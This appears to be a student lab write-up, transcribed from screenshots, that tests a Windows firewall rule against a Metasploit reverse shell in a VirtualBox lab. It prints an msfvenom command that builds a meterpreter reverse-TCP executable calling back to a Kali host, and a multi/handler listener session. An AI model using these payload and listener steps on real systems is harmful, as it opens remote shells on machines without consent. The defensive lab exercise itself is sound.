


Payload creation




```
ng] - Oracle VM VirtualBox
w Input Devices Help
1 2 3 4
kali@nk0741: ~/Desktop
File Actions Edit View Help
RX packets 16 bytes 1808 (1.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 31 bytes 4132 (4.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@nk0741)-[~/Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.12.24 lport=444
-f exe > staged5nk0741.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(kali@nk0741)-[~/Desktop]
$
```

Running the msfconsole and getting the access to the windows machine:



Setting the Firewall rule:

```

PS C:\Windows\system32> Get-NetFirewallRule -DisplayName "Block_Port_nk0741" | Remove-NetFirewallRule
PS C:\Windows\system32> New-NetFirewallRule -DisplayName "Block_Port_nk0741" -Direction Inbound -Protocol TCP -LocalPort 444 -RemoteAddress 192.168.12.24 -Action Block

Name                : {77e31d43-7aac-43cf-bf9b-9d53914eb7e0}
DisplayName          : Block_Port_nk0741
Description          :
DisplayGroup         :
Group                :
Enabled              : True
Profile              : Any
Platform             : {}
Direction            : Inbound
Action               : Block
EdgeTraversalPolicy  : Block
LooseSourceMapping   : False
LocalOnlyMapping     : False
Owner                :
PrimaryStatus        : OK
Status               : The rule was parsed successfully from the store. (65536)
EnforcementStatus    : NotApplicable
PolicyStoreSource    : PersistentStore
PolicyStoreSourceType : Local
RemoteDynamicKeywordAddresses :

PS C:\Windows\system32>
  
```

Running to the msfconsole to check if we have access are not.


```
kali- aj [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5
kali@nk0741: ~/Desktop
File Actions Edit View Help
+-----+
Trash
+ -- ==[ metasploit v6.3.27-dev ]
+ -- ==[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- ==[ 1385 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.12.24    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.12.24    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.12.24
lhost => 192.168.12.24
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.12.24:444

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > nk0741
```

I canceled the connection using ctrl +c.

Removing the rule

```
PS C:\Windows\system32> Get-NetFirewallRule -DisplayName "Block_Port_nk0741" | Remove-NetFirewallRule
Get-NetFirewallRule : No MSFT_NetFirewallRule objects found with property 'DisplayName' equal to 'Block_Port_nk0741'. Verify the
value of the property and retry.
At line:1 char:1
+ Get-NetFirewallRule -DisplayName "Block_Port_nk0741" | Remove-NetFire ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Block_Port_nk0741:String) [Get-NetFirewallRule], CimJobException
+ FullyQualifiedErrorId : CmdletizationQuery_NotFound_DisplayName,Get-NetFirewallRule

PS C:\Windows\system32>
```

Able to connect once the rule is delted.

